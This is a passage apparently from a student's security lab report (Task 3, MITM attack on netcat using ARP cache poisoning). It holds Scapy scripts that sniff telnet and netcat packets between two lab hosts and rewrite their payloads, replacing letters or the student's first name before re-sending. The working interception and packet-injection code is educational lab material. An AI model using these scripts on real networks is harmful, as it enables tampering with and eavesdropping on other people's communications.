
```
def print_pkt(client_ip, server_ip):
    def spoof_pkt(pkt):
        newpkt = pkt[IP]
        if pkt[IP].src == client_ip and pkt[IP].dst == server_ip:
            # Get payload, check if the payload is letter.
            data = pkt[TCP].payload
            if str(data).isalpha():
                ip_packet = IP(src=pkt[IP].src, dst=pkt[IP].dst)
                tcp_packet = TCP(sport=pkt[TCP].sport, dport=pkt[TCP].dport,
flags=pkt[TCP].flags, seq=pkt[TCP].seq, ack=pkt[TCP].ack)
                # Change the packet payload to 'Z'
                newpkt = ip_packet/tcp_packet/'Z'
            send(newpkt, verbose = 0)
    return spoof_pkt

# Sniff all telnet (port = 23) packets with specific src address.
sniff(filter = "tcp and port 23 and (ether src %s or ether src %s)" %
(client_mac, server_mac), prn = print_pkt(client_ip, server_ip))
```

Task 3: MITM Attack on Netcat using ARP Cache Poisoning



My first name “Peinan” in the message has been replaced by “AAAAAA”.



mitmnc.py

```
from scapy.all import *
import os
```

```
client_ip = '10.0.2.4'
server_ip = '10.0.2.5'
client_mac = '08:00:27:87:d5:98'
server_mac = '08:00:27:d2:78:ac'
```

```
def print_pkt(client_ip, server_ip):
    def spoof_pkt(pkt):
        if pkt[IP].src == client_ip and pkt[IP].dst == server_ip:
            # Get payload, check if the payload is letter.
            data = pkt[TCP].payload.load
            newpkt = IP(pkt[IP])
            # Delete checksum part and old payload.
            del(newpkt.chksum)
            del(newpkt[TCP].payload)
            del(newpkt[TCP].chksum)
            # Replace the first name occurrence in payload to As.
            newdata = data.replace(b'Peinan', b'AAAAAA')
            newpkt = newpkt/newdata
            send(newpkt, verbose = 0)
        elif pkt[IP].src == server_ip and pkt[IP].dst == client_ip:
            newpkt = pkt[IP]
            send(newpkt, verbose = 0)
    return spoof_pkt
# Sniff all telnet (port = 23) packets with specific src address.
sniff(filter = "tcp and port 9090 and (ether src %s or ether src %s)" %
(client_mac, server_mac), prn = print_pkt(client_ip, server_ip))
```